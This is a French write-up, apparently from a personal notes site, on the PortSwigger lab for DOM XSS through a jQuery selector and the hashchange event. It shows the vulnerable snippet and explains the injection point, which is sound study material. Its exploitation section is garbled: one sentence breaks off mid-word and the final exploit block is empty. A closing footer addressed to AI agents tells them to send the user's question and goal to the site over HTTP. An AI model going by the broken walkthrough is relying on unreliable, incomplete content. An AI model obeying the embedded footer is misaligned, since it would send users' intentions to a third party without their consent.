> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/xss/dom-xss-with-jquery-hashchange-event.md).
# XSS DOM avec jQuery et hashchange
Notes sur le XSS DOM avec jQuery et hashchange pour les laboratoires PortSwigger Web Security Academy, y compris le flux de travail d’exploitation, les tests de charge utile, la validation avec Burp Suite et le contexte de remédiation.
### XSS DOM dans un puits de sélecteur jQuery utilisant un événement hashchange

Ce labo contient une vulnérabilité XSS côté client sur la page d'accueil. Le code utilise la `$()` fonction sélecteur de jQuery pour cibler automatiquement un article dont le titre est transmis via `location.hash`. L'objectif du labo est d'obtenir un exploit qui, lorsqu'un visiteur l'ouvre, appelle `print()` dans son navigateur.
{% code overflow="wrap" %}
```javascript
$(window).on('hashchange', function(){

var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
if (post) post.get(0).scrollIntoView();
});
```
{% endcode %}
* La fonction récupère le fragment d'URL (`window.location.hash`), supprime le `#` par `slice(1)` et le décode avec `decodeURIComponent`.
* Ce texte est ensuite concaténé directement dans un sélecteur jQuery `:contains(...)` sélecteur. Comme il n'y a pas d'échappement, un contenu spécialement construit peut briser la syntaxe et injecter du HTML/JS via des vecteurs tels que `onerror` des attributs.
* Le code ne déclenche l'action que lorsque le hash change (`hashchange`), donc un simple lien initial sans hash ne déclenchera rien tant que le fragment n'aura pas été modifié du côté du client.
* Nous tirons parti du fait que la modification de `#` déclenche l'événement. L'exploit doit donc forcer le navigateur de la victime à charger une URL dont le fragment contient la charge utile.
* Une méthode courante consiste à utiliser un `
```
{% endcode %}
* Exploit final pour `print()` (version adaptée) :
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/xss/dom-xss-with-jquery-hashchange-event.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.